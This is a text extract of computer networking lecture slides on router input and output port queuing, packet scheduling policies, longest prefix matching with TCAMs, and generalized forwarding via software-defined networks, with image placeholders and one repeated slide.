


Switching:

- Using header field values, lookup output port using forwarding table in input port memory (*"match plus action"*)
- **Goal:** complete input port processing at 'line speed'
- **Queuing:** if datagrams arrive faster than forwarding rate into switch fabric

Input Port Queuing


- Fabric **slower** than input ports combined → queuing may occur at input queues
 - queuing delay and loss due to **input buffer overflow!**
- Head-of-the-Line (HOL) blocking: queued datagram at front of queue prevents others in queue from moving forward



Output port contention:
only one red datagram can be transferred.
lower red packet is blocked

One packet time later:
green packet experiences
HOL blocking

Output Ports




- **Buffering** required when packets arrive from fabric faster than the transmission rate
 - Packets can be lost due to congestion, lack of buffers
- **Scheduling discipline** chooses among queued packets for transmission
 - Priority scheduling – who gets best performance, network neutrality

Output Port Queuing

- Buffering when arrival rate via switch **exceeds** output line speed
- Queueing (delay) and loss due to **output port buffer overflow!**


Scheduling Policy

- **Scheduling:** choose next packet to send on link
- FIFO (first in first out) scheduling: send in order of arrival to queue
 - **discard policy:** if packet arrives to full queue: who to discard?
 - tail drop: drop arriving packet
 - priority: drop/remove on priority basis
 - random: drop/remove randomly




Scheduling Policy: Priority

- **Priority scheduling:** send highest priority queued packet
 - multiple classes, with different priorities
 - class may depend on marking or other header info, e.g. IP source/dest, port numbers, etc.




Scheduling Policy: Other Policies

- Round Robin (RR):
 - multiple classes
 - cyclically scan class queues, sending one complete packet from each class (if available)
- Weighted Fair Queuing (WFQ):
 - generalized Round Robin
 - each class gets weighted amount of service in each cycle



Destination-based Forwarding


- Look-up is done at the input port
- IP routers forward packets by:
 - examining the **destination address**, and
 - matching it with a **local** forwarding table



They use the longest prefix matching algorithm


Longest Prefix Matching

- Longest prefix matching: often performed using ternary content addressable memories (TCAMs)
- Content addressable :
 - present address to TCAM
 - retrieve address in **one clock cycle**, regardless of table size




Longest Prefix Matching

- Longest prefix matching: often performed using ternary content addressable memories (TCAMs)
- Content addressable :
 - present address to TCAM
 - retrieve address in **one clock cycle**, regardless of table size



Longest Prefix Matching

- Longest prefix matching: often performed using ternary content addressable memories (TCAMs)
- Content addressable :
 - present address to TCAM
 - retrieve address in **one clock cycle**, regardless of table size



TCAM Advantages and Disadvantages


- Advantages:
 - Simpler than other (trie-based) algorithms
 - Read operation is done in one clock cycle
- Disadvantages:
 - Requires larger chip area
 - E.g., a typical SRAM cell contains 6T, while a TCAM cell contains 16T!
 - High power consumption

Generalized Forwarding

- Large-scale networks are complex
 - They don't have “routers” networks.
 - They include middleboxes and other devices
- Network **management** becomes a hard task
- Network operators need a unified way to **manage** all of their network devices!
- One solution: Software-defined networks



Firewall



IDS

Monitoring




Video Encoder



Generalized Forwarding

- Each router contains a **flow table** that is computed and distributed by a logically centralized controller

